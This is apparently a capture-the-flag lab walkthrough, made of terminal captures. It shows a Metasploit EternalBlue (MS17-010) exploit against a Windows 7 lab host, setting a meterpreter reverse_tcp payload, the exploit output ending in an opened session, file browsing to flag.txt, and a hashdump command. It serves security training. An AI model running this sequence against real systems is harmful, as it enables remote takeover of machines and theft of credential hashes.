


1. msfconsole



```
root@ip-10-10-133-103: ~  
File Edit View Search Terminal Help  
root@ip-10-10-133-103:~# msfconsole  
This copy of metasploit-framework is more than two weeks old.  
Consider running 'msfupdate' to update to the latest version.  
_
```

2. search ms17-010

```
root@ip-10-10-133-103: ~
File Edit View Search Terminal Help

#####
##### / _ \ / _ \ / _ \ ##### / _ \ / _ \ / _ \ #####
#####
#####
#####
# WAVE 5 ##### SCORE 31337 ##### HIGH FFFFFFFF #
#####
##### https://metasploit.co

m

      =[ metasploit v6.3.5-dev-                                ]
+ -- --=[ 2294 exploits - 1201 auxiliary - 410 post             ]
+ -- --=[ 968 payloads - 45 encoders - 11 nops                 ]
+ -- --=[ 9 evasion                                              ]

Metasploit tip: You can pivot connections over sessions
started with the ssh_login modules
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search ms17-010
```

3. exploit/windows/smb/ms17_010_eternalblue

```
root@ip-10-10-133-103: ~
File Edit View Search Terminal Help
=====
# Name                               Disclosure Date Rank Check
Description
- - - - -
-----
0 exploit/windows/smb/ms17_010_eternalblue 2017-03-14 average Yes
MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1 exploit/windows/smb/ms17_010_psexec      2017-03-14 normal Yes
MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code
Execution
2 auxiliary/admin/smb/ms17_010_command      2017-03-14 normal No
MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Comma
nd Execution
3 auxiliary/scanner/smb/smb_ms17_010        normal No
MS17-010 SMB RCE Detection
4 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14 great Yes
SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exploi
t/windows/smb/smb_doublepulsar_rce

msf6 > exploit/windows/smb/ms17_010_eternalblue
```

4. show options

```
root@ip-10-10-133-103: ~
File Edit View Search Terminal Help
-----
 0 exploit/windows/smb/ms17_010_eternalblue 2017-03-14 average Yes
MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
 1 exploit/windows/smb/ms17_010_psexec 2017-03-14 normal Yes
MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code
Execution
 2 auxiliary/admin/smb/ms17_010_command 2017-03-14 normal No
MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Comma
nd Execution
 3 auxiliary/scanner/smb/smb_ms17_010 normal No
MS17-010 SMB RCE Detection
 4 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14 great Yes
SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exploi
t/windows/smb/smb_doublepulsar_rce

msf6 > exploit/windows/smb/ms17_010_eternalblue
[-] Unknown command: exploit/windows/smb/ms17_010_eternalblue
This is a module we can load. Do you want to use exploit/windows/smb/ms17_010_et
ernalblue? [y/N] y
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options
```

5. set RHOSTS (target ip address)

```
root@ip-10-10-133-103: ~  
File Edit View Search Terminal Help  
Payload options (windows/x64/meterpreter/reverse_tcp):  


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 10.10.133.103   | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |

  
Exploit target:  


| Id | Name             |
|----|------------------|
| 0  | Automatic Target |

  
View the full module info with the info, or info -d command.  
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.10.209.38  
RHOSTS => 10.10.209.38  
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

6. show payloads

```
root@ip-10-10-133-103: ~  
File Edit View Search Terminal Help  
  
Name      Current Setting  Required  Description  
----      -  
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)  
LHOST     10.10.133.103   yes       The listen address (an interface may be specified)  
LPORT     4444            yes       The listen port  
  
Exploit target:  
  
Id  Name  
--  -  
0   Automatic Target  
  
View the full module info with the info, or info -d command.  
  
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.10.209.38  
RHOSTS => 10.10.209.38  
msf6 exploit(windows/smb/ms17_010_eternalblue) > show payloads  
█
```

7. set payload payload/windows/x64/meterpreter/reverse_tcp

```
root@ip-10-10-133-103: ~  
File Edit View Search Terminal Help  
66 payload/windows/x64/vncinject/reverse_http norm  
al No Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HT  
TP Stager (wininet)  
67 payload/windows/x64/vncinject/reverse_https norm  
al No Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HT  
TP Stager (wininet)  
68 payload/windows/x64/vncinject/reverse_tcp norm  
al No Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse TC  
P Stager  
69 payload/windows/x64/vncinject/reverse_tcp_rc4 norm  
al No Windows x64 VNC Server (Reflective Injection), Reverse TCP Stager (RC  
4 Stage Encryption, Metasm)  
70 payload/windows/x64/vncinject/reverse_tcp_uuid norm  
al No Windows x64 VNC Server (Reflective Injection), Reverse TCP Stager wit  
h UUID Support (Windows x64)  
71 payload/windows/x64/vncinject/reverse_winhttp norm  
al No Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HT  
TP Stager (winhttp)  
72 payload/windows/x64/vncinject/reverse_winhttps norm  
al No Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HT  
TPS Stager (winhttp)  
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload payload/windows/x64  
/meterpreter/reverse_tcp
```


8. exploit

```
root@ip-10-10-133-103: ~
File Edit View Search Terminal Help

4 Stage Encryption, Metasm)
  70 payload/windows/x64/vncinject/reverse_tcp_uuid          norm
al No      Windows x64 VNC Server (Reflective Injection), Reverse TCP Stager wit
h UUID Support (Windows x64)
  71 payload/windows/x64/vncinject/reverse_winhttp          norm
al No      Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HT
TP Stager (winhttp)
  72 payload/windows/x64/vncinject/reverse_winhttps          norm
al No      Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HT
TPS Stager (winhttp)

msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload payload/windows/x64
/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 10.10.133.103:4444
[*] 10.10.209.38:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.209.38:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 P
rofessional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.209.38:445 - Scanned 1 of 1 hosts (100% complete)
[+] 10.10.209.38:445 - The target is vulnerable.
[*] 10.10.209.38:445 - Connecting to target for exploitation.
```


9. meterpreter started

```
root@ip-10-10-133-103: ~  
File Edit View Search Terminal Help  
[*] 10.10.209.38:445 - Trying exploit with 17 Groom Allocations.  
[*] 10.10.209.38:445 - Sending all but last fragment of exploit packet  
[*] 10.10.209.38:445 - Starting non-paged pool grooming  
[+] 10.10.209.38:445 - Sending SMBv2 buffers  
[+] 10.10.209.38:445 - Closing SMBv1 connection creating free hole adjacent to S  
MBv2 buffer.  
[*] 10.10.209.38:445 - Sending final SMBv2 buffers.  
[*] 10.10.209.38:445 - Sending last fragment of exploit packet!  
[*] 10.10.209.38:445 - Receiving response from exploit packet  
[+] 10.10.209.38:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)  
!  
[*] 10.10.209.38:445 - Sending egg to corrupted connection.  
[*] 10.10.209.38:445 - Triggering free of corrupted buffer.  
[*] Sending stage (200774 bytes) to 10.10.209.38  
[*] Meterpreter session 1 opened (10.10.133.103:4444 -> 10.10.209.38:49272) at 2  
023-05-03 10:12:31 +0100  
[+] 10.10.209.38:445 - =====  
-=-=  
[+] 10.10.209.38:445 - =====WIN=====  
-=-=  
[+] 10.10.209.38:445 - =====  
-=-=  
meterpreter >
```

10. hashdump

```
root@ip-10-10-133-103: ~
File Edit View Search Terminal Help
wx
040555/r-xr-xr 0 dir 2018-12-13 03:13:48 +00 Videos
-x
00
100666/rw-rw-r 262144 fil 2023-05-03 08:57:51 +01 ntuser.dat.LOG1
w-
00
100666/rw-rw-r 0 fil 2018-12-13 03:13:31 +00 ntuser.dat.LOG2
w-
00
100666/rw-rw-r 20 fil 2018-12-13 03:13:31 +00 ntuser.ini
w-
00

meterpreter > cd Documents
meterpreter > ls
Listing: C:\Users\Jon\Documents
=====

Mode                Size      Type    Last modified          Name
----                -
040777/rwxrwxrwx 0        dir    2018-12-13 03:13:31 +0000 My Music
040777/rwxrwxrwx 0        dir    2018-12-13 03:13:31 +0000 My Pictures
040777/rwxrwxrwx 0        dir    2018-12-13 03:13:31 +0000 My Videos
100666/rw-rw-rw- 402      fil    2018-12-13 03:13:48 +0000 desktop.ini
100666/rw-rw-rw- 15       fil    2021-07-15 03:39:25 +0100 flag.txt

meterpreter > hashdump
```